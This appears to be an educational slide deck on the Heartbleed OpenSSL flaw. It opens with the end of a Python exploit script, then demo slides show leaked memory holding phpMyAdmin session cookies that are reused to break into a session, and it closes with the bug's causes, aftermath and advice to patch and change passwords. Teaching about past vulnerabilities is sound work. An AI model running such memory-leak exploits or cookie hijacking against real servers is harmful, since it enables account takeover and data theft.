        if typ == 22 and ord(pay[0]) == 0x0E:
            break

    print 'Sending heartbeat request...'
    hit_hb(s)

if __name__ == '__main__':
    main()
```

139 lines of python code



Exploitation demo

- First try: nothing interesting so far..

```
Connecting...
Sending Client Hello...
Waiting for Server Hello...
... received message: type = 22, ver = 0302, length = 58
... received message: type = 22, ver = 0302, length = 527
... received message: type = 22, ver = 0302, length = 397
... received message: type = 22, ver = 0302, length = 4
Sending heartbeat request...
... received message: type = 24, ver = 0302, length = 16384
Received heartbeat response:
0000: 02 40 00 D8 03 02 53 43 5B 90 9D 9B 72 0B BC 0C  .@....SC[...r...
0010: BC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85 03 90  .+..H...9.....
0020: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0  .w.3....f.....".
0030: 21 00 39 00 38 00 88 00 87 C0 0F C0 05 00 35 00  !.9.8.....5.
0040: 84 C0 12 C0 08 C0 1C C0 1B 00 16 00 13 C0 0D C0  .....
0050: 03 00 0A C0 13 C0 09 C0 1F C0 1E 00 33 00 32 00  .....3.2.
0060: 9A 00 99 00 45 00 44 C0 0E C0 04 00 2F 00 96 00  ....E.D...../...
0070: 41 C0 11 C0 07 C0 0C C0 02 00 05 00 04 00 15 00  A.....
0080: 12 00 09 00 14 00 11 00 08 00 06 00 03 00 FF 01  .....
0090: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00  ..I.....4.
00a0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00  2.....
00b0: 0A 00 16 00 17 00 08 00 06 00 07 00 14 00 15 00  .....
00c0: 04 00 05 00 12 00 13 00 01 00 02 00 03 00 0F 00  .....
00d0: 10 00 11 00 23 00 00 00 0F 00 01 01 00 00 00 00  ....#.....
```

WARNING: server returned more data than it should - server is vulnerable!



Exploitation demo

- Fifth try: OpenSSL sent us a decrypted cookie from an active HTTPS session (stored in the process' memory)


```
0200: 6D 61 5F 6D 63 72 79 70 74 5F 69 76 3D 67 53 74 ma_mcrypt_iv=gSt
0210: 77 37 6B 31 33 4B 76 45 25 33 44 3B 20 70 68 70 w7k13KvE%3D; php
0220: 4D 79 41 64 6D 69 6E 3D 75 69 6C 6C 62 75 66 34 MyAdmin=uillbuf4
0230: 36 32 30 73 31 65 6F 70 61 65 34 39 65 72 64 73 620sleopae49erds
0240: 64 36 39 34 34 30 35 6E 3B 20 70 6D 61 55 73 65 d694405n; pmaUse
0250: 72 2D 31 3D 74 6C 4B 6C 75 74 7A 35 48 70 59 25 r-1=tlKlutz5HpY%
0260: 33 44 3B 20 70 6D 61 50 61 73 73 2D 31 3D 5A 6D 3D; pmaPass-1=Zm
0270: 74 65 25 32 46 57 63 73 6F 5A 30 25 33 44 3B 20 te%2FWcsoZ0%3D;
```

```
pma_mcrypt_iv=gStw7k13KvE%3D; // Session encryption key
phpMyAdmin=uillbuf4620sleopae49erdsd694405n; // Session ID
pmaUser-1=tlKlutz5HpY%3D; // Encrypted user ID
pmaPass-1=Zmte%2FWcsoZ0%3D; // Encrypted password
```



Exploitation demo

- The target




A screenshot of the phpMyAdmin login interface. At the top, it says "Welcome to phpMyAdmin". Below that is a "Log in" button with a small blue icon. Underneath are two input fields: "Username:" and "Password:". The fields are empty and have a light gray background.




Exploitation demo

- The target




Welcome to phpMyAdmin

Log in 

Username:

Password:

- Stealing cookies



Edit Cookie+

Name: phpMyAdmin


Inhalt: uillbuf4620s1eopae49erdsd694405n

Name	Content
phpMyAdmin	uillbuf4620s1eopae49erdsd694405n
pma_collation...	utf8_general_ci
pma_lang	en
pma_mcrypt_iv	gStw7k13KvE%3D
pmaPass-1	Zmte%2FWcsoZ0%3D
pmaUser-1	tIKlutz5HpY%3D




Exploitation demo

- The target





- Stealing cookies



Name	Content
phpMyAdmin	uillbuf4620s1eopae49erdsd694405n
pma_collation...	utf8_general_ci
pma_lang	en
pma_mcrypt_iv	gStw7k13KvE%3D
pmaPass-1	Zmte%2FWcsoZ0%3D
pmaUser-1	tIKlutZ5HpY%3D

- The break-in



Exploitation demo

- Conclusion of the demo
 - Exploit is easy to implement
 - The exploit is untracable



Exploitation demo

- Conclusion of the demo
 - Exploit is easy to implement
 - The exploit is untracable

PATCH SERVERS!



Exploitation demo

- Conclusion of the demo
 - Exploit is easy to implement
 - The exploit is untracable

**PATCH SERVERS!
CHANGE PASSWORDS!**




How did this happen?

- OpenSSL is an open source project
 - 8 (3) volunteering (core) developers
 - Underfunded with \$2000 in yearly donations
 - Nearly no external code audits



How did this happen?

- OpenSSL is an open source project
 - 8 (3) volunteering (core) developers
 - Underfunded with \$2000 in yearly donations
 - Nearly no external code audits
- But!
 - Used by a lot of internet services
 - Packaged by many GNU/Linux distributions




How did this happen?

- Heartbeat ext. published as RFC 6520
 - Implemented by Robin Seggelmann (PhD at Uni Duisburg-Essen at the time)
 - Overviewed and committed by Dr. Stephen Henson (OpenSSL developer) to the 1.0.1 branch



How did this happen?

- Heartbeat ext. published as RFC 6520
 - Implemented by Robin Seggelmann (PhD at Uni Duisburg-Essen at the time)
 - Overviewed and committed by Dr. Stephen Henson (OpenSSL developer) to the 1.0.1 branch
- OpenSSL uses self-implemented code for memory allocations and checks




The aftermath

- *„We have no evidence of any breach and, like most networks, our team took immediate action to fix the issue“*
- Tumblr (and most other services)




The aftermath

- *„We have no evidence of any breach and, like most networks, our team took immediate action to fix the issue“*
- Tumblr (and most other services)
- *„'Catastrophic' is the right word. On the scale of 1 to 10, this is an 11.“*
- Bruce Schneier



The aftermath

- A lot of patching!
 - Fixed OpenSSL 1.0.1g deployed 07.04.2014
 - Packaged by nearly every Linux distribution the same week
- Unpatched software on servers and in other products will stay vulnerable



The aftermath

- Founding of the **Core Infrastructure Initiative** by Jim Zemlin (Linux Found.)
 - Aim: support open source projects which are critical to the internet's infrastructure
 - Program of the Linux Foundation: already has strong industry supporters



Conclusion

- *Free* OSS comes at its **cost**




Conclusion

- *Free* OSS comes at its **cost**
- Amount of users **does not guarantee** quality and security



Conclusion

- *Free* OSS comes at its **cost**
- Amount of users **does not guarantee** quality and security
- OSS **must be audited** independently by security experts/companies
 - Industry needs to **fund** and **publish fixes**



Sources

- Information

- <http://heartbleed.com/>
- <https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-0160>
- <https://en.wikipedia.org/wiki/Heartbleed>
- <https://www.openssl.org/>
- <http://www.linuxfoundation.org/programs/core-infrastructure-initiative>
- <https://www.schneier.com/blog/archives/2014/04/heartbleed.html>
- <http://recode.net/2014/04/09/your-twitter-password-was-safe-from-heartbleed-other-social-sites-tbd/>

- Images

- <https://en.wikipedia.org/wiki/File:Heartbleed.svg>
- <http://uniquepropertybulletin.org/wp-content/uploads/2014/04/F5-Button-Webpage-Refresh.jpg>
- <http://www.cisco.com/web/about/ac50/ac47/2.html>

